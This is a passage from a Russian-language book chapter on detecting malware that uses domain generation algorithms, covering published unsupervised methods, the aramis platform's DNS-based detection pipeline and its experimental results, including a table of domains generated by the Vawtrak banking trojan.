В следующих параграфах мы предлагаем обзор современных неконтролируемых подходов, то есть подходов, которые не требуют предварительного знания DGA или обратной разработки образцов вредоносного ПО.

### 8.4.1 A Statistical Approach for DGA Detection

В работе, предложенной в [24], рассматривается распределение буквенно-цифровых символов, а также биграмм во всех доменах, сопоставленных одному и тому же набору IP-адресов. Авторы фактически разрабатывают метрики, заимствуя техники из теории обнаружения сигналов и статистического обучения, которые могут обнаруживать алгоритмически сгенерированные доменные имена, создаваемые множеством техник, например алгоритмами генерации псевдослучайных строк, а также генераторами на основе словаря.

В частности, они предлагают следующие метрики для быстрого различения набора легитимных доменных имен и вредоносных: информационная энтропия распределения буквенно-цифровых символов (униграмм и биграмм) внутри группы доменов; индекс Жаккара для сравнения набора биграмм между вредоносным доменным именем и хорошими доменами; edit-distance, измеряющая число изменений символов, необходимых для преобразования одного доменного имени в другое.

Их методология основана на том факте, что современные ботнеты не используют хорошо сформированные и произносимые слова языка, поскольку вероятность того, что такое слово уже зарегистрировано у регистратора доменов, очень высока. В свою очередь это означает, что алгоритмически сгенерированные доменные имена, как ожидается, должны демонстрировать характеристики, значительно отличающиеся от легитимных доменных имен.

## 8.4.2 Exposure

Среди неконтролируемых подходов EXPOSURE [22] использует крупномасштабную пассивную технику DNS-анализа для обнаружения доменов, вовлеченных во вредоносную активность. Из DNS-трафика извлекаются пятнадцать признаков, чтобы характеризовать разные свойства DNS-имен и способы, которыми они запрашиваются.

Эксперименты проводились на большом реальном наборе данных, состоящем из 100 миллиардов DNS-запросов, а реальное развертывание в течение двух недель показало, что подход масштабируем и способен автоматически идентифицировать неизвестные вредоносные домены, используемые в различных вредоносных действиях, например C&C ботнетов, рассылке спама и фишинге.

Возможность пассивно мониторить DNS-трафик в реальном времени позволяет идентифицировать домены вредоносного ПО, которые еще не были раскрыты заранее составленными черными списками. Тем не менее система также обладает некоторыми ограничениями: например, чтобы уклониться от EXPOSURE, злоумышленник мог бы попытаться избегать конкретных признаков и поведения, которые ищутся внутри DNS-трафика. Кроме того, уровень обнаружения также зависит от обучающего набора. Даже если система не обучена на неизвестных семействах вредоносных доменов, чем больше вредоносных доменов подается в систему, тем более всеобъемлющим может становиться подход.

## 8.4.3 Phoenix

Phoenix [23] - это система, которая, помимо обнаружения доменов, сгенерированных DGA и не DGA, с использованием сочетания строковых и IP-ориентированных признаков, характеризует стоящие за ними DGA, находя группы DGA, представляющие соответствующие ботнеты. В результате Phoenix может связывать ранее неизвестные DGA с этими группами и формировать новые знания об эволюционирующем поведении каждого отслеживаемого ботнета. Поэтому фреймворк Phoenix основан на следующих фазах: сбор доменов, характеристика алгоритмов генерации, изоляция групп доменов, представляющих соответствующие ботнеты, и формирование новых знаний об эволюционирующем поведении каждого отслеживаемого ботнета.

Phoenix был оценен на 1,153,516 доменах, включая домены, сгенерированные DGA из известных ботнетов: он корректно отличал DGA-сгенерированные домены от не DGA-сгенерированных в 94.8% случаев и характеризовал семейства доменов, принадлежавшие различным DGA, помогая собирать разведывательную информацию о подозрительных доменах для идентификации правильного ботнета.

#### 8.4.4 NetFlow

Техника обнаружения хостов, зараженных DGA-вредоносным ПО, предложенная в [17], основана на NetFlow, определяемом как агрегация всех пакетов, отправленных от одной пары исходных IP и порта к одной паре целевых IP и порта по одному и тому же протоколу. Вредоносное ПО на основе DGA идентифицируется с помощью статистического подхода, основанного на вычислении отношения DNS-запросов и посещенных IP-адресов для каждого хоста в локальной сети. Система идентифицирует отклонения от этой модели как потенциальное DGA-вредоносное ПО. Подход основан на том факте, что вредоносное ПО обычно пытается разрешить множество доменов за малый временной интервал без соответствующего количества новых посещенных IP-адресов. Большое число попыток доменов ожидаемо, поскольку оно снижает вероятность генерации уже существующих или заблокированных доменов.

Авторы показывают, что этот метод способен обнаруживать различных популярных ботов, принадлежащих к разным семействам вредоносного ПО, в реальной сети из 50,000 пользователей с высокой точностью.

#### 8.4.5 BotDigger

BotDigger [19] - это система, способная обнаруживать ботов на основе DGA с использованием DNS-трафика одной сети без априорного знания конкретного DGA, применяя извлечение цепочки свидетельств, включая количественные, временные и лингвистические свидетельства.

В частности, количественное свидетельство означает, что число подозрительных доменов второго уровня (2LD), запрошенных ботами, намного больше, чем у легитимных хостов. Используются два временных свидетельства: (1) число подозрительных 2LD, запрашиваемых ботом, резко увеличивается, когда он начинает искать зарегистрированный C&C-домен; (2) когда бот попадает в зарегистрированный C&C-домен, число запрашиваемых подозрительных 2LD уменьшается. Основа лингвистического свидетельства связана с тем, что DGA NXDomains (то есть несуществующие домены) и C&C-домены, запрашиваемые ботом, генерируются одним и тем же алгоритмом, поэтому они разделяют сходные лингвистические атрибуты.

Авторы оценили BotDigger на двух известных ботнетах (Kraken и Conficker) и показали, что BotDigger смог обнаружить всех ботов Kraken и 99.8% ботов Conficker. Другие DNS-трассы использовались для оценки ложных срабатываний, при этом были получены доли ложных срабатываний от 0.05% до 0.39%.

Одно ограничение этого фреймворка состоит в том, что BotDigger может не обнаружить DGA, если его временное окно слишком велико. Тем не менее это имеет преимущество: боты вынуждены тратить больше времени на контакт с C&C-доменами, чтобы не быть обнаруженными. Кроме того, количественное свидетельство требует, чтобы число NXDomains, запрошенных ботом, было сопоставимо больше, чем у легитимных хостов. В результате BotDigger потерпит неудачу только в том случае, если боту достаточно "повезет", чтобы запросить совсем малое количество доменов до попадания в C&C.



## 8.5 An Efficient Near Real-Time DGA Approach Based on a Single Network Monitoring

Предлагаемый алгоритм обнаружения DGA был развернут в aramis (Aizoon Research for Advanced Malware Identification System) [31], платформе мониторинга сетевой безопасности, способной автоматически идентифицировать широкий спектр вредоносного ПО и атак почти в реальном времени через мониторинг одной сети почти в реальном времени. Структуру aramis можно суммировать в четырех фазах:

1. Collection: сенсоры, размещенные в различных узлах наблюдаемой сети, собирают данные из ее разных сегментов, предварительно анализируют их в реальном времени и отправляют результаты в NoSQL-базу данных.
2. Enrichment: внутри NoSQL-базы данных данные обогащаются информацией, поступающей из aramis Cloud Service, который собирает разведданные из различных OSINT (Open Source Intelligence) источников и из внутренних управляемых источников. Данные разведки включают информацию об IP, доменах и user agents; входные данные проверяются по этим источникам, чтобы блокировать потенциально занесенные в черные списки события. Некоторые OSINT-источники, например: Alexa, Alienvault, BlockList, MalwareDomains, SANS, PhishTank, Tor Project.
3. Analysis: над сохраненными данными выполняются два вида анализа: (i) продвинутая cybersec-аналитика для выявления и выделения специфических шаблонов атак (то есть DGA [32], IP Fluxes [33], Ransomware, Covert Channels) и (ii) движок машинного обучения, который применяет алгоритмы машинного обучения для сравнения фактического поведения каждого узла с обычным и выявляет и сигнализирует о возможных отклонениях от этого поведения.
4. Visualization: результаты представлены через cognitive dashboards, которые критически важны для выделения аномалий.

Движок машинного обучения объединяет вклады двух неконтролируемых подходов машинного обучения (то есть разметка данных не требуется), а именно:

- Bayesian networks: зависимости между переменными выражаются вероятностным образом через направленный ациклический граф (DAG), и вычисляется вероятность аномалии по сравнению с графом, принадлежащим историческим данным.
- SVM-one class: аномалии идентифицируются в терминах расстояния от области, включающей все точки, представляющие исторические данные.

На рис. 8.1 показана основная панель мониторинга фреймворка.




Рис. 8.1. Панель мониторинга aramis.

Следующий подраздел описывает подход к обнаружению DGA, встроенный в модуль Analysis.

### 8.5.1 DGA Detection Method

Цель предлагаемого метода обнаружения DGA [32] - идентификация атак domain-flux почти в реальном времени посредством мониторинга одной сети. Для этого метод включает несколько шагов анализа.

Метод обнаружения DGA в aramis:

- Collection of unresolved DNS requests (UNRES): все UNRES-запросы за подходящий промежуток времени собираются, чтобы обнаружить процесс, в котором бот пытается соединиться с соответствующим C&C. Большой и значимый рост UNRES за малый промежуток времени действительно может указывать на попытку соединения с несколькими недоверенными автоматически сгенерированными доменами.
- Filtering and preprocessing of UNRES: все запросы, обусловленные ошибками пользователя (например, опечатками в популярных доменах) и системными неправильными конфигурациями, удаляются.
- Outlier detection: идентифицируются хосты, создающие самые высокие пики UNRES.
- Extraction of resolved DNS requests (RES): RES рядом с пиками, идентифицированными на предыдущем шаге, собираются. Таким образом можно обнаружить момент, когда бот перестает запрашивать, потому что существующий домен был найден и успешное соединение установлено.
- Domain features extraction: все собранные RES и UNRES отображаются в пространство признаков, способное встроить соответствующие лингвистические и семантические компоненты.
- Clustering: домены со сходными признаками группируются вместе, чтобы обнаружить общие шаблоны конкретного бота, применяя специальные неконтролируемые алгоритмы машинного обучения.

- False positives removal: чтобы уменьшить число ложных срабатываний, вычисляется уровень однородности кластеров. Это позволяет отличить истинные DGA (связанные с высоко однородными кластерами) от ожидаемых легитимных пиков неразрешенных DNS (связанных с менее однородными кластерами).

Далее мы описываем детали каждого шага.

### 8.5.1.1 Collection of UNRES

Чтобы поддерживать ограничение почти реального времени, все UNRES непрерывно загружаются и анализируются. В среднем полный алгоритм обнаружения DGA занимает 2 секунды.

### 8.5.1.2 Filtering and Preprocessing of UNRES

К извлеченным UNRES применяются следующие фильтры:

- Запросы, содержащие недопустимые или некорректно сформированные домены верхнего уровня (TLD), удаляются. Обычно они возникают из-за опечаток или ошибок пользователя.
- Overloaded DNS: DNS-запросы иногда перегружаются таким образом, чтобы предоставлять anti-spam или anti-malware техники. Чтобы снизить шум, overloaded DNS удаляются.
- Локальные и частные домены удаляются.
- Домены белого списка (то есть домены, которые заведомо считаются доверенными) удаляются.
- Популярные домены удаляются. Более конкретно рассматриваются три источника популярных доменов - топ 10,000 доменов мира, предоставленный Alexa [34], web URL 500 крупнейших компаний мира, предоставленные Forbes [35], и топ 100 доменов, собранных внутри анализируемой сети. Во всех этих случаях домены второго и третьего уровней входного домена извлекаются и сравниваются с доменами второго и третьего уровней списка популярных доменов; если расстояние Jaro-Winkler [36] ниже 0.1, входной домен считается ошибочным написанием популярного домена и удаляется.
- Configuration words: домены, содержащие определенные подстроки (например, слова, связанные с сетевой системой и структурой), отфильтровываются, потому что они представляют врожденный сетевой трафик.
- ARPA-домены отфильтровываются, поскольку они используются только для обратного DNS-поиска.
- Если TLD обнаружен на третьем или более высоком уровне, это считается неправильной конфигурацией web browser или конкретного приложения, и поэтому такой домен удаляется.
- Если IP-адрес обнаружен на третьем или следующих уровнях, он считается внутренним доменом и удаляется.

Фаза фильтрации удаляет наибольшую часть исходных UNRES; обычно только 5-10% запросов не отфильтровываются и проходят через другие шаги алгоритма.

### 8.5.1.3 Outlier Detection

Чтобы распознавать всплески в UNRES-трафике, время дискретизируется, а число UNRES для каждой машины в каждом временном интервале рассматривается как часть временного ряда, который описывается в терминах шести разных статистических методов:

- отклонение от ожидаемого распределения, вычисленное через:
- Gaussian estimate

- kernel density estimate: эта оценка является непараметрическим способом оценить функцию плотности вероятности случайной величины; алгоритм позволяет вычислить вероятность принадлежности к классу с учетом плотности класса вокруг анализируемой точки
- arima model [37]: эта техника обычно применяется к данным временных рядов для предсказания будущих точек ряда (forecasting)
- отклонение от ожидаемого поведения, вычисленное на скользящем окне через:
  - mean and standard deviation
  - median and median absolute deviation
  - interquartile range

Каждый метод можно рассматривать как бинарный классификатор между обычными точками и выбросами, а результаты всех классификаторов объединяются ансамблевым классификатором на основе правила взвешенного большинства, где выбранный вес пропорционален обратной величине среднего числа выбросов, обнаруживаемых данным методом: это означает, что тревога, сообщенная методом, который часто выдает тревоги, имеет меньшую значимость по сравнению с тревогой, представленной обычно осторожным методом. Было показано, что ансамблевые классификаторы обычно работают лучше, чем любой одиночный классификатор [38].

Идентификация выбросов в распределении числа UNRES, таким образом, позволяет обнаруживать потенциально подозрительные машины.

#### 8.5.1.4 Extraction of Resolved DNS Requests

После обнаружения подозрительных машин выполняется извлечение связанных RES. В частности, собираются все RES, возникающие во временном интервале  $t$  вокруг пиков UNRES. Интервал  $t$  устанавливается равным 20 секундам; этот выбор представляет компромисс между необходимостью большого  $t$  для компенсации возможных задержек при сборе сетевых данных и необходимостью малого  $t$ , чтобы избежать случайных ассоциаций RES с кластером UNRES.

#### 8.5.1.5 Domain Features Extraction

Главная идея этой фазы - извлечение наиболее релевантных признаков как RES, так и UNRES, чтобы найти общие шаблоны, способные характеризовать конкретное C&C-соединение. Таким образом мы можем выполнить последующую фазу кластеризации и сгруппировать домены, показывающие сходный шаблон, тем самым определяя поведение конкретного бота.

Для этой цели мы создаем общее пространство признаков для RES и UNRES, отображая в массив чисел лингвистические особенности анализируемых доменов. Этот процесс строится на предположении, что псевдослучайные домены, сгенерированные одним и тем же алгоритмом, обычно разделяют по крайней мере некоторые общие лингвистические атрибуты, тогда как легитимные домены не генерируются алгоритмом и, следовательно, не должны показывать сходства в структуре домена. Однако известно [17], что некоторые современные DGA используют английские словари с небольшими модификациями; по этой причине были рассмотрены как лингвистические, так и нелингвистические признаки.

Извлеченные признаки приведены ниже.

Лингвистические признаки для отображения доменов:

- Число уровней в домене
- Для второго и третьего уровней: расстояние распределения вероятности монограмм от распределения монограмм в английском языке

- Для второго и третьего уровней: расстояние распределения вероятности биграмм от распределения биграмм в английском языке
- Энтропия в распределении символов второго и третьего уровней
- Число символов второго и третьего уровней

### 8.5.1.6 Clustering

После извлечения признаков доменов выполняется кластеризация k-means [39] в пространстве признаков. Число кластеров  $N_c$  устанавливается равным одной пятой числа входных доменов, поскольку это было найдено как лучший компромисс между необходимостью большого  $N_c$  для получения высоко однородных групп и необходимостью малого  $N_c$ , чтобы избежать распределения доменов, принадлежащих одному DGA, по множеству разных кластеров. Кроме того, каждый кластер имеет связанное значение однородности, соответствующее средней близости образцов кластера к соответствующему центроиду.

После создания кластеров вредоносные кластеры должны быть распознаны; они идентифицируются следующим образом:

- Кластеры, сформированные как RES, так и UNRES, где число UNRES выше числа RES
- Кластеры, содержащие только UNRES

В обоих случаях мы назначаем каждому вредоносному кластеру индикатор аномалии  $A$ , пропорциональный его значению однородности. Поэтому  $A$  имеет минимальное значение  $A = 0$  (аномалия не обнаружена) и максимальное значение  $A = 1$  (обнаружена максимальная аномалия). Два типа кластеров содержат соответственно DGA, которые в итоге связались с C&C, и попытки DGA, которые не нашли C&C. Поэтому  $A$  для второго случая уменьшается корректирующим фактором  $\lambda_{fail} = 0.8$ . Следовательно,  $A$  определяется следующим уравнением:

$$A = \begin{cases} 1/C0 \cdot d_{centroid} & \text{if C\&C is found} \\ (1/C0 \cdot d_{centroid}) \cdot \lambda_{fail} & \text{if C\&C is not found} \end{cases} \quad (8.1)$$

где  $d_{centroid}$  - расстояние от центроида соответствующего кластера.

### 8.5.1.7 False Positive Removal

Индикатор аномалии каждого кластера масштабируется, чтобы уменьшить число ложных срабатываний. Эффект этого масштабирования состоит в дополнительном уменьшении низких значений  $A$  (обычно связанных с ложными срабатываниями), выделении больших значений  $A$  и усилении различий в интервале  $[0.3; 0.75]$ , который на фазе обучения был распознан как область перекрытия между наиболее неопределенными ложными срабатываниями и истинными срабатываниями.

## 8.5.2 Experimental Evaluation

Описанный выше алгоритм обнаружения DGA был оценен в двух разных экспериментальных схемах:

- Сорок DGA-фрагментов, принадлежащих разным семействам вредоносного ПО (включая банковские трояны, ransomware, worms), использовались для инъекции реального DGA-сетевого трафика в специальную сеть (malware lab, см. табл. 8.1). Семейства вредоносного ПО DGA-фрагментов покрывают все наиболее релевантные сценарии DGA-атак (полный список см. в табл. 8.2).

- LAN реальной компании (описанная в табл. 8.1) наблюдалась в течение 15-дневной экспериментальной сессии.

**Таблица 8.1. Описание сети**

| Параметр                      | Real Network | Malware Lab |
|-------------------------------|--------------|-------------|
| Number of machines            | 288          | 269         |
| Number of clients             | 209          | 185         |
| Average number of connections | 136 k/hour   | 452 k/hour  |
| Average number of UNRES       | 791/hour     | 14 k/hour   |
| Average number of RES         | 59 k/hour    | 184 k/hour  |

### 8.5.2.1 First Experiment

Первый раунд экспериментов состоял в том, что 40 DGA-фрагментов, принадлежащих разным семействам вредоносного ПО, использовались для симуляции реального DGA-трафика внутри malware lab, описанной в табл. 8.1. Чтобы симулировать успешное соединение с C&C, использовалась техника, похожая на sinkholing [16,40]: перед инъекцией трафика, сгенерированного каждым фрагментом, пара доменов, произведенных фрагментом, регистрировалась в FakeDns malware lab. Каждый зарегистрированный домен связывался с IP-адресом honeypot, на котором работал web server.<sup>[1]</sup>

Для каждого вредоносного ПО табл. 8.2 содержит следующую информацию:

- Тип вредоносного ПО
- Схема домена, то есть элементарные компоненты сгенерированных доменов [18]
- Длина домена (фиксированная или переменная)
- Конкретные имена вредоносного ПО; псевдонимы имен вредоносного ПО приведены в квадратных скобках
- Число кластеров, содержащих разрешенные DNS-запросы
- Индикатор аномалии A

Из табл. 8.2 можно заметить, что предложенный фреймворк обнаружения DGA успешно обнаружил все варианты вредоносного ПО с высоким индикатором аномалии. Кроме того, были идентифицированы все вредоносные RES, что дало возможность обнаружить все активные C&C, о которых было сообщено в соответствующие OSINT-репозитории.

**Таблица 8.2. Описание вредоносного ПО и результаты обнаружения**

| Malware type   | Domain layout       | Domain length | Malware names [aliases]               | Resolved domains | A      |
|----------------|---------------------|---------------|---------------------------------------|------------------|--------|
| Banking Trojan | Alphabetic          | Fixed         | Fobber [Tinba v3]                     | 2                | 0.9841 |
| Banking Trojan | Alphabetic          | Fixed         | Ranbyus                               | 5                | 0.9842 |
| Banking Trojan | Alphabetic          | Fixed         | Tinba [TinyBanker,Zusy]               | 6                | 0.9937 |
| Banking Trojan | Alphabetic          | Variable      | Qakbot                                | 2                | 0.9864 |
| Banking Trojan | Alphabetic          | Variable      | Ramnit                                | 1                | 0.8885 |
| Banking Trojan | Alphabetic          | Variable      | Vawtrak [Neverquest,Snifula]          | 2                | 0.9638 |
| Banking Trojan | Alphabetic + seed   | Fixed         | Banjori [MultiBanker 2,BankPatch(er)] | 3                | 0.9955 |
| Banking Trojan | Alphanumeric        | Fixed         | Qadars v3                             | 1                | 0.9850 |
| Banking Trojan | Alphanumeric        | Variable      | Newgoz [GameoverZeus]                 | 3                | 0.9926 |
| Banking Trojan | Alphanumeric        | Variable      | Shiotob                               | 2                | 0.9615 |
| Banking Trojan | Alphanumeric        | Variable      | ZeusBot                               | 1                | 0.9731 |
| Banking Trojan | Alphanumeric        | Variable      | Murofet v3 [Licat]                    | 1                | 0.9859 |
| Banking Trojan | Alphanumeric + DDNS | Variable      | Corebot                               | 4                | 0.9847 |
| Banking Trojan | Dictionary          | Variable      | Gozi ISFBa [Ursnif, Snifula,Papras]   | 2                | 0.9766 |
| Banking Trojan | Dictionary          | Variable      | Gozi ISFBb [Ursnif, Snifula,Papras]   | 3                | 0.9776 |
| Banking Trojan | Dictionary          | Variable      | Rovnix                                | 3                | 0.9875 |
| Botnet         | Alphabetic          | Fixed         | PushDO [Pandex, Cutwail]              | 2                | 0.9995 |
| Botnet         | Alphabetic + DDNS   | Variable      | Kraken v1 [Bobax,Oderoor]             | 5                | 0.9834 |
| Botnet         | Alphabetic          | Variable      | Necurs                                | 2                | 0.9664 |
| Exploit kit    | Alphabetic          | Variable      | Blackhole                             | 3                | 0.9924 |
| Ransomware     | Alphabetic          | Fixed         | Cryptolocker                          | 2                | 0.9984 |
| Ransomware     | Alphabetic          | Fixed         | Padcrypt                              | 4                | 0.9908 |
| Ransomware     | Alphabetic          | Variable      | DirCrypt                              | 2                | 0.9784 |
| Ransomware     | Alphabetic          | Variable      | Locky v3                              | 3                | 0.9738 |
| Trojan horse   | Alphabetic          | Fixed         | Dnschanger [Alureon]                  | 1                | 0.9959 |
| Trojan horse   | Alphabetic          | Fixed         | Ramdo                                 | 3                | 0.9894 |
| Trojan horse   | Alphabetic          | Fixed         | Simda                                 | 3                | 0.9984 |
| Trojan horse   | Alphabetic          | Fixed         | Sisron [TOMB, Trojan.Scar]            | 1                | 0.9807 |
| Trojan horse   | Alphabetic          | Fixed         | Srizbi                                | 1                | 0.9964 |
| Trojan horse   | Alphabetic          | Variable      | Bamital                               | 1                | 0.9888 |
| Trojan horse   | Alphabetic          | Variable      | Nymaim                                | 3                | 0.9643 |

| Malware type | Domain layout     | Domain length | Malware names [aliases]        | Resolved domains | A      |
|--------------|-------------------|---------------|--------------------------------|------------------|--------|
| Trojan horse | Alphabetic + DDNS | Variable      | Vidro                          | 4                | 0.9866 |
| Trojan horse | Alphabetic + DDNS | Variable      | Symmi                          | 2                | 0.9816 |
| Trojan horse | Alphanumeric      | Fixed         | Chinad                         | 1                | 0.9861 |
| Trojan horse | Alphanumeric      | Variable      | Beped                          | 2                | 0.9822 |
| Trojan horse | Dictionary        | Variable      | Matsnu                         | 3                | 0.9897 |
| Trojan horse | Dictionary        | Variable      | Suppobox                       | 1                | 0.9267 |
| Worm         | Alphabetic        | Fixed         | Tempedreve                     | 2                | 0.9877 |
| Worm         | Alphabetic        | Variable      | Proslikefan                    | 5                | 0.9957 |
| Worm         | Alphabetic        | Variable      | Pykspa [Pykse,Skyper,SkypeBot] | 5                | 0.9835 |

### 8.5.2.2 Second Experiment

LAN реальной компании наблюдалась в течение 15-дневной экспериментальной сессии, чтобы предоставить реальный тестовый случай предлагаемого решения. Мы рассмотрели 21.5 миллиона запросов, из которых 1650 связаны с DGA-атаками.

Чтобы оценить производительность, мы различали RES- и UNRES-запросы: случай RES представляет наиболее рискованную ситуацию, поскольку полная domain-flux-атака состоялась; следовательно, в этом случае главным требованием является избежание false negatives, тогда как некоторые false positives могут быть допустимы; напротив, ситуация UNRES менее рискованна, поскольку она указывает, что потенциальное вредоносное ПО безуспешно пыталось подключиться к C&C, и более высокая доля false negatives может быть допустима.

Результаты показали 100% точность обнаружения DGA-атак для обоих случаев. Кроме того, во время экспериментальной оценки доля false positives оказалась равной нулю для случая RES, тем самым позволив полностью отличать реальные атаки от нормального трафика. Также для случая UNRES доля false positives удерживалась очень низкой, на уровне 0.02%. Эта доля сопоставима с долей false positives, полученной в [19]; однако важно подчеркнуть, что предложенный фреймворк был протестирован на 40 разных семействах вредоносного ПО, тогда как в [19] рассматривались только два варианта вредоносного ПО.

Кроме того, во время экспериментальной сессии была полностью обнаружена реальная domain-flux-атака, включая финальный контакт с C&C (случай RES). Действительно, тревоги, связанные с этим обнаружением, были расследованы и привели к обнаружению активности банковского трояна (VawTrak [41]).

Из этих результатов можно заключить, что предлагаемый метод способен обнаруживать потенциально зараженные машины почти в реальном времени и с высокими индикаторами аномалии, одновременно ограничивая ложные срабатывания.



### 8.5.2.3 Results and Discussion

Экспериментальная оценка привела к обнаружению хоста, зараженного вредоносным ПО Vawtrak. Vawtrak, также известный как Neverquest, происходит от Gozi, другого банковского трояна. Известны две версии Vawtrak, v1 и v2, которые продолжают сопровождаться и получать обновления. Vawtrak также поддерживает использование дополнительных модулей, повышая свою универсальность и угрозу, которую он представляет после заражения хоста. Наиболее распространено распространяемые модули позволяют Vawtrak красть учетные данные из различных приложений, установленных на хосте, предоставлять злоумышленникам удаленный доступ, использовать хост как прокси, красть сертификаты, регистрировать нажатия клавиш пользователя и использовать webinjects.

Во время экспериментальной оценки Vawtrak произвел 116 неразрешенных запросов и 54 разрешенных запроса. Примеры доменов, используемых DGA, приведены в табл. 8.3.

**Таблица 8.3. DGA-домены, связанные с вредоносным ПО Vawtrak**

|                 |                  |                  |                 |
|-----------------|------------------|------------------|-----------------|
| agifdoc.top     | agifdocg.top     | agufdir.top      | alehnomsuc.top  |
| asarwitdi.top   | awoflucgufts.top | canefsarg.top    | cegafsergo.top  |
| ciwifla.top     | cogefdi.top      | cogotducnet.top  | conitsuc.top    |
| cuwufsecwet.top | cuwutlecnim.top  | edehnumsu.top    | edohgimli.top   |
| eduhwemsarw.top | egatlorwe.top    | egifdarnot.top   | enatlulh.top    |
| ewefsihnutl.top | fadicnifleh.top  | faducwim.top     | falehwi.top     |
| fedurga.top     | felucnitdor.top  | fesecnit.top     | fiduhwomde.top  |
| fisehwif.top    | fodurgutdo.top   | fosarge.top      | fosehwotd.top   |
| fosuhygitl.top  | fulehwiml.top    | fulirwufs.top    | fulocgemsa.top  |
| hanatlahgo.top  | hawotseh.top     | hewutsohygif.top | higotlerwo.top  |
| hiwafduhw.top   | hiwatsuh.top     | hogetdoc.top     | hogutlacwe.top  |
| honamlecn.top   | huwamdahgi.top   | iducnofd.top     | ilacwatd.top    |
| madacnuts.top   | malacgim.top     | medurne.top      | mesohna.top     |
| midacwims.top   | modehgamlo.top   | modicgofdor.top  | mulehwa.top     |
| musucnits.top   | ogefsir.top      | osuhnimdocg.top  | osuhwimso.top   |
| owamsurw.top    | owetlurwoml.top  | ranomsuhgaf.top  | ronitso.top     |
| runamdohg.top   | ruwetlocwem.top  | tadernatda.top   | talahwumsec.top |
| talocwumder.top | tedihwutlac.top  | telurwimlu.top   | tesehniml.top   |
| tiluhwomd.top   | tisecnemleh.top  | tolehnatla.top   | udacnofl.top    |
| udihgotlarn.top | ulacwitde.top    | ulahgut.top      | ulihnef.top     |
| ulorwumder.top  | usirnit.top      | usuhgutsa.top    | uwiflecnatl.top |

## 8.6 Conclusion

В этой главе был представлен обзор современных методов обнаружения DGA. Среди множества разных подходов анализ был сосредоточен на техниках обнаружения на основе DNS. В частности, мы представили современные контролируемые или сигнатурные подходы и объяснили их возможные ограничения; затем мы обсудили неконтролируемые техники с особым вниманием к эффективному алгоритму обнаружения DGA на основе мониторинга одной сети.

Предлагаемый подход состоит из двух шагов: первый шаг включает обнаружение бота, который ищет C&C и поэтому запрашивает множество автоматически сгенерированных доменов. Вторая фаза состоит в анализе разрешенных DNS-запросов в том же временном интервале. Затем извлекаются лингвистические и семантические признаки собранных неразрешенных и разрешенных доменов, чтобы кластеризовать их и идентифицировать конкретного бота. Наконец, кластеры анализируются, чтобы уменьшить число ложных срабатываний.

## References

- [1] Tim Grance, Karen Kent, and Brian Kim. Computer security incident handling guide. NIST Special Publication, 800:61, 2004.
- [2] Maria Korolov. Cyber security review. Treasury & Risk, 2012.
- [3] Frederic Lemieux. Investigating cyber security threats: Exploring national security and law enforcement perspectives. 2011 Developing Cyber Security Synergy, page 63, 2011.
- [4] Robert W Taylor, Eric J Fritsch, and John Liederbach. Digital crime and digital terrorism. Prentice Hall Press, 2014.
- [5] Tarun Yadav and Rao Arvind Mallari. Technical aspects of cyber kill chain. arXiv preprint arXiv:1606.03184, 2016.
- [6] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. International Journal of Information Security, 15(5):455-473, 2016.
- [7] David Dagon, Guofei Gu, Christopher P Lee, and Wenke Lee. A taxonomy of botnet structures. In Twenty-Third Annual Computer Security Applications Conference, 2007. ACSAC 2007, pages 325-339. IEEE, 2007.
- [8] Christian J Dietrich, Christian Rossow, Felix C Freiling, Herbert Bos, Maarten Van Steen, and Norbert Pohlmann. On botnets that use dns for command and control. In 2011 Seventh European Conference on Computer Network Defense (EC2ND), pages 9-16. IEEE, 2011.
- [9] Kamal Alieyan, Ammar ALmomani, Ahmad Manasrah, and Mohammed M Kadhum. A survey of botnet detection based on DNS. Neural Computing and Applications, 1-18, 2015.
- [10] Giles Hogben, Daniel Plohmann, Elmar Gerhards-Padilla, and Felix Leder. Botnets: Detection, measurement, disinfection and defence. European Network and Information Security Agency, 2011.
- [11] Elaheh Soltanaghaei and Mehdi Kharrazi. Detection of fast-flux botnets through dns traffic analysis. Scientia Iranica. Transaction D, Computer Science & Engineering, Electrical, 22(6):2389, 2015.
